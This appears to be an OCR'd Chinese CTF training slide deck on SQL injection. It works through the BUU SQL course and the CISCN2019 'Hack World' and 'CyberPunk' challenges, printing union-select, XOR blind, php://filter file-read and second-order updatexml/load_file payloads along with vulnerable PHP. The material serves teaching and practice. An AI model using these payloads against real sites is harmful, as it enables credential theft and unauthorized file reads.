
- /backend/content_detail.php?id=0 union select 1,group_concat(password) from news.admin
- 

BUU SQL COURSE 1

- 尝试登录




[CISCN2019 华北赛区 Day2 Web1]Hack World




[CISCN2019 华北赛区 Day2 Web1]Hack World

- 输入 1 或 2




- 输入其他数字




[CISCN2019 华北赛区 Day2 Web1]Hack World

- 输入字母




[CISCN2019 华北赛区 Day2 Web1]Hack World


- Fuzz，发现被屏蔽的符号挺多。
- 


[CISCN2019 华北赛区 Day2 Web1]Hack World

- 继续测试，如下可创造**布尔条件**供我们使用：



[CISCN2019 华北赛区 Day2 Web1]Hack World

- 异或注入：
- 同假异真
  - 


  - 

- 能让我们获知中间值的逻辑真假结果即可！

[CISCN2019 华北赛区 Day2 Web1]Hack World

- 异或注入：
- 1^(ascii(substr((select(flag)from(flag)),1,1))>0)^1

- 1^(ascii(substr((select(flag)from(flag)),1,1))>128)^1



[CISCN2019 华北赛区 Day2 Web1]Hack World


- 异或注入：
- 编写二分法或者顺序法脚本：
- https://github.com/CTFTraining/ciscn_2019_web_northern_china_day2_web1/blob/master/exp.py

[CISCN2019 华北赛区 Day1 Web5]CyberPunk

订单管理

我要查订单　我要修改收货地址　我不想要了

[CISCN2019 华北赛区 Day1 Web5]CyberPunk

- 查看页面源码，有个 <!—?file=?—> 的提示，有文件包含。
- /?file=php://filter/read=convert.base64-encode/resource=./index.php 可以读出源码。
- 

- 解码之后在本地组合好文件。
- https://github.com/glzjin/CISCN_2019_northern_China_day1_web5/tree/master/files/html

[CISCN2019 华北赛区 Day1 Web5]CyberPunk

- 然后看到直接输入的参数都有过滤或者是预编译语句，不存在注入。

```php
require_once "config.php";

if(!empty($_POST["user_name"]) && !empty($_POST["address"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $address = addslashes($_POST["address"]);
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{$user_name}' and `phone`='{$phone}'";
        $fetch = $db->query($sql);
```

- 但注意从数据库里取出来的数据再用回去的时候并没有任何操作！

```php
$row = $fetch->fetch_assoc();
$sql = "update `user` set `address`='".$address."', `old_address`='".$row['address']."' w
$result = $db->query($sql);
```

[CISCN2019 华北赛区 Day1 Web5]CyberPunk


- 二次注入：在数据进入数据库的时候有转义，但当取出来转义回来之后再次拼接使用的时候没有转义/过滤，导致了语句被注入。

[CISCN2019 华北赛区 Day1 Web5]CyberPunk


- 1' where user_id=updatexml(1,concat(0x7e,(select substr(load_file('/flag.txt'),1,20)),0x7e),1)#

[CISCN2019 华北赛区 Day1 Web5]CyberPunk

- 修改收货地址



[CISCN2019 华北赛区 Day1 Web5]CyberPunk

- 修改收货地址
- 

- 如法炮制即可将剩下的 flag 读出来。

总结与思考

- 所述方法只是冰山一角。
- 建议再自己学习一下盲注（特别是时间盲注），堆叠注入的相关方法。
- **学习自动化工具的使用。（SQLMAP）**

练习

- [强网杯 2019]随便注
- [SUCTF 2019]EasySQL
- [RCTF2015]EasySQL
- [FBCTF2019]Products Manager
- BASIC 分类—sqli-labs